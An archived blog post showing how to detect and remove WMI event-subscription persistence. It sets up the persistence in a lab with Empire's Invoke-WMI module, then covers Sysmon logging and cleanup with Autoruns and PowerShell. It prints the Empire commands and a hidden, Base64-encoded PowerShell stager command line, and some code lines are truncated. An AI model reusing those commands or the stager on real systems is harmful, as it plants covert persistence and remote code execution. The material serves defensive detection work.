


# Detecting & Removing an Attacker's WMI Persistence

By David French

Published: 2018-10-09 · Archived: 2026-04-05 17:27:51 UTC



Press enter or click to view image in full size



Windows Management Instrumentation (WMI) Event Subscription is a popular technique to establish persistence on an endpoint. I decided to spend some time playing with [Empire's](#) WMI modules and analyzing the artifacts for detection opportunities. I also reviewed the PowerShell commands that can be used to view and remove WMI event subscriptions.

“Windows Management Instrumentation Event Subscription” is MITRE ATT&CK Technique [T1084](#).

Attackers may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system.

## What is WMI?

“[WMI](#) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment.

WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices, and other managed components.”

An [event filter](#) is a WMI class that describes which events WMI delivers to an **event consumer**. An event filter also describes the conditions under which WMI delivers the events.

## Configuring Sysmon Logging

[Sysmon](#) can be configured to log `WmiEventFilter`, `WmiEventConsumer`, and `WmiEventConsumerToFilter` activity and enable the detection of WMI abuse.

Press enter or click to view image in full size

### Event ID 19: WmiEvent (WmiEventFilter activity detected)

When a WMI event filter is registered, which is a method used by malware to execute, this event logs the WMI namespace, filter name and filter expression.

### Event ID 20: WmiEvent (WmiEventConsumer activity detected)

This event logs the registration of WMI consumers, recording the consumer name, log, and destination.

### Event ID 21: WmiEvent (WmiEventConsumerToFilter activity detected)

When a consumer binds to a filter, this event logs the consumer name and filter path.

Sysmon Event IDs for WMI activity

Roberto Rodriguez’s ([@Cyb3rWard0g](#)) [Sysmon configuration file](#) will capture the above Event IDs.

## Get David French’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Execute the following command to install Sysmon and apply a configuration file.

```
sysmon.exe -i -c .\config_file.xml
```

## Establish Persistence

Let’s use Empire’s `Invoke-WMI` module to create a permanent WMI subscription and persist a stager on the victim endpoint.

Press enter or click to view image in full size

```
(Empire: 2WMAY1LK) > searchmodule wmi

powershell/lateral_movement/invoke_wmi

    Executes a stager on remote hosts using WMI.

powershell/persistence/elevated/wmi_updater*

    Persist a stager (or script) using a permanent WMI subscription. This
    has a difficult detection/removal rating.
```

Reviewing Empire's WMI-related modules

Press enter or click to view image in full size

```
(Empire: powershell/persistence/elevated/wmi) > set Listener http
(Empire: powershell/persistence/elevated/wmi) > info

    Name: Invoke-WMI
    Module: powershell/persistence/elevated/wmi
    NeedsAdmin: True
    OpsecSafe: False
    Language: powershell
MinLanguageVersion: 2
    Background: False
    OutputExtension: None

Authors:
  @mattifestation
  @harmj0y

Description:
  Persist a stager (or script) using a permanent WMI
  subscription. This has a difficult detection/removal rating.

Comments:
  https://github.com/mattifestation/PowerSploit/blob/master/Pe
  rsistence/Persistence.psml

Options:

  Name      Required  Value      Description
  ----      -
  Listener  False     http       Listener to use.
  DailyTime False     Daily time to trigger the script
              (HH:mm).
  Cleanup   False     Switch. Cleanup the trigger and any
              script from specified location.
  SubName   True      Updater    Name to use for the event subscription.
  Proxy     False     default    Proxy to use for request (default, none,
              or other).
  AtStartup False     True       Switch. Trigger script (within 5
              minutes) of system startup.
  ExtFile   False     Use an external file for the payload
              instead of a stager.
  UserAgent False     default    User-agent string to use for the staging
              request (default, none, or other).
  ProxyCreds False     default    Proxy credentials
```

Reviewing the options for Empire's Invoke-WMI module

Press enter or click to view image in full size

```
(Empire: powershell/persistence/elevated/wmi) > run
[>] Module is not opsec safe, run? [y/N] y
(Empire: powershell/persistence/elevated/wmi) >
WMI persistence established using listener http with OnStartup WMI subscription trigger.
```

Running the module

## Detection

Reviewing the Sysmon logs we can see that the Empire module:

1. Registered a WMI event filter
2. Registered a WMI event consumer
3. Bound the event consumer to the event filter

Press enter or click to view image in full size

Time ^	event_id	task
October 8th 2018, 18:54:39.869	19	WmiEventFilter activity detected (rule: WmiEvent)
October 8th 2018, 18:54:39.884	20	WmiEventConsumer activity detected (rule: WmiEvent)
October 8th 2018, 18:54:56.212	21	WmiEventConsumerToFilter activity detected (rule: WmiEvent)

Sysmon events logged after Empire Invoke-WMI module execution

The WMI event filter sets the conditions for the stager to execute, which includes references to the system's uptime.

Press enter or click to view image in full size

```
t message      WmiEventFilter activity detected:
                RuleName:
                EventType: WmiFilterEvent
                UtcTime: 2018-10-08 23:54:39.869
                Operation: Created
                User: IEWIN7\IEUser
                EventNamespace: "root\CimV2"
                Name: "Updater"
                Query: "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Target
                Instance ISA 'Win32_PerfFormattedData_Perf05_System' AND TargetInstance.S
                ystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"
```

Sysmon Event ID 19: WmiEvent (WmiEventFilter activity detected)

The WMI event consumer contains the Empire stager in Base64-encoded form and is registered with the innocuous name, Updater when its default settings are used.


Press enter or click to view image in full size

```
t message      WmiEventConsumer activity detected:
                RuleName:
                EventType: WmiConsumerEvent
                UtcTime: 2018-10-08 23:54:39.884
                Operation: Created
                User: IEWIN7\IEUser
                Name: "Updater"
                Type: Command Line
                Destination: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                -NonI -W hidden -enc SQBmACgAJABQAFMAVgBFafIAUwBpAG8AbgBUAEEAQgBsAEUALgBQA
                FMAVgBlAFIACwBpAG8ATgAuAE0AQgBAG8AUgAgAC0ARwBlACAAMwApAHsAJABHAFAAUwA9AFsAU
                gBFAGYAXQAuAEEAcwBzAGUATQBIAgWAeQAuAEcAZQB0AFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtA
                C4ATQBhAG4AYQBnAGUAbQBLAG4AdAAuAEEAdQB0AG8AbQBhAQAAQBVAG4ALgBVAHQAAQBsAHMAJ
                wApAC4AIgBHAEUAVABGAGkARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAIAbwBIAHAAUABvA
                GwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAAE4AJwArACcAbwBuAFAAAdQBIAgWAaQBjACwAU
                wRRARGFARnAGMAIwAnARfARwRlAH0AVnRRAGwAVnRlARnAAR0AFIhARMAcKAD0wRlAGYAKAAkA
```

Sysmon Event ID 20: WmiEvent (WmiEventConsumer activity detected)

The WMI event consumer `CommandLineEventConsumer.Name=\\"Updater\\"` is bound to the event filter `__EventFilter.Name=\\"Updater\\"`

Press enter or click to view image in full size




Sysmon Event ID 21: WmiEvent (WmiEventConsumerToFilter activity detected)

Now that the event consumer is bound to the event filter, **IF** the event filter conditions are true **THEN** trigger the event consumer (the stager).

### Eradication

The simplest method to remove the entry from the WMI database is to use [Autoruns](#). Launch Autoruns as an administrator and select the **WMI** tab to review WMI-related persistence.

Press enter or click to view image in full size



Using Autoruns to review WMI database entries

Press enter or click to view image in full size



Using Autoruns to review content of the WMI database

Right-click the malicious WMI database entry and select **Delete**.

Alternatively, you can remove the WMI event subscriptions from the command line.

Use `Get-WMIObject` in PowerShell to review the WMI event filter, event consumer, and consumer filter to event filter binding. Thanks to Boe Prox ([@proxb](#)) for explaining these commands in detail on [his blog](#).

```
# Reviewing WMI Subscriptions using Get-WMIObject
# Event Filter
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='Updater'"# Event Cons
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='Updater'"


# Binding
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%U
```

Use `Remove-WMIObject` to remove all components of the WMI persistence.

```
# Removing WMI Subscriptions using Remove-WMIObject
# Event Filter
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter "Name='Updater'" | Remove-WMIObject -Verbose
Get-WMIObject -Namespace root\Subscription -Class CommandLineEventConsumer -Filter "Name='Updater'"

# Binding
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding -Filter "__Path LIKE '%Updater'" | Remove-WMIObject -Verbose
```


Press enter or click to view image in full size



Removing WMI event subscriptions

Run Autoruns again to verify that the persistence was removed.

Press enter or click to view image in full size



Source: <https://medium.com/threatpunter/detecting-removing-wmi-persistence-60ccb7dff96>